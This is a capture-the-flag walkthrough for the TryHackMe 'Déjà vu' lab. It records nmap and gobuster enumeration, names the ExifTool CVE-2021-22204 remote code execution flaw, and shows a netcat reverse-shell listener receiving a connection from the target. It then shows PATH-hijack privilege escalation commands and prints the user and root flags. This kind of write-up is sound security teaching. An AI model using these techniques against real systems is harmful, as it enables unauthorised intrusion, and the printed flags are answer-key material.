TryHackME – Déjà vu

CTF – Flag Challenges

Ramya Radjesh

Cybersecurity Engineer – SOC Analyst

Challenge – Walkthrough

Date: 11 Mar. 26

Scope of the activity

Task 2 *– Dogs Pictures Exploring a webapp*

Question 3 – Perform an Nmap scan of the target. What version of SSH is in use?

```
root@ip-10-49-121-87: ~
File  Edit  View  Search  Terminal  Help
root@ip-10-49-121-87:~# nmap -sS -sV 10.49.146.142
Starting Nmap 7.80 ( https://nmap.org ) at 2026-03-11 16:42 GMT
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or sp
ecify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
 Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.49.146.142
Host is up (0.00025s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.0 (protocol 2.0)
80/tcp open  http    Golang net/http server (Go-IPFS json-rpc or InfluxDB API)

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.34 seconds
root@ip-10-49-121-87:~#
```

Answer:- OpenSSH 8.0 (protocol 2.0)


Task 3 *– Vulnerability Discovery*

Question 1 – What page can be used to upload your own dog picture?

```
root@ip-10-49-121-87: ~
File  Edit  View  Search  Terminal  Help
Nmap done: 1 IP address (1 host up) scanned in 17.34 seconds
root@ip-10-49-121-87:~# gobuster dir -u http://10.49.146.142 -w /usr/share/wordl
ists/dirb/big.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.49.146.142
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
=================================== THM AttackBox ==============
/favicon.ico          (Status: 200) [Size: 21665]
/upload               (Status: 301) [Size: 0]
Progress: 20469 / 20470 (100.00%)
===============================================================
Finished
===============================================================
root@ip-10-49-121-87:~#
```


Answer:- /upload/

Question 2 – What API route is used to provide the Title and Caption for a specific dog image?




Answer:- /dog/getmetadata

Question 3 – What API route does the application use to retrieve further information about the dog picture?



Answer:- /dog/getexifdata

Question 4 – What attribute in the JSON response from this endpoint specifies the version of ExifTool being used by the webapp?




Answer:- ExiftoolVersion


Question 5 – What version of ExifTool is in use?


Answer:- 12.23

Question 6 – What RCE exploit is present in this version of ExifTool?

Answer:- CVE 2021-22204




Applications Places System
Wed 11 Mar, 17:46 AttackBox IP:10.49.121.87
Dog Gallery! - Chromium
Dog Gallery!
Not secure
10.49.146.142
Pappu
Friendly Dog


File Edit View Search Terminal Tabs Help
root@ip-10-49-121-87: ~
root@ip-10-49-121-87: ~
root@ip-10-49-121-87:~# nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 10.49.146.142 59052
THM AttackBox

```
Applications  Places  System   Wed 11 Mar, 17:54 AttackBox IP:10.49.121.87
                                root@ip-10-49-121-87: ~
File  Edit  View  Search  Terminal  Tabs  Help
root@ip-10-49-121-87: ~                  ×   root@ip-10-49-121-87: ~
root@ip-10-49-121-87:~# nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 10.49.146.142 59052

cat /home/dogpics/user.txt
dejavu{735c0553063625f41879e57d5b4f3352}
```

Task 5 *– Privilege Escalation*

```
root@ip-10-49-121-87:~# nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 10.49.146.142 59052

cat /home/dogpics/user.txt
dejavu{735c0553063625f41879e57d5b4f3352}
cd /home/dogpics
echo '/bin/bash' > systemctl
chmod +x systemctl
export PATH=.:$PATH
./serverManager
cd /root
cat root.txr
cat root.txt
```

Answer:- dejavu{5ad931368bdc46f856febe4834ace627}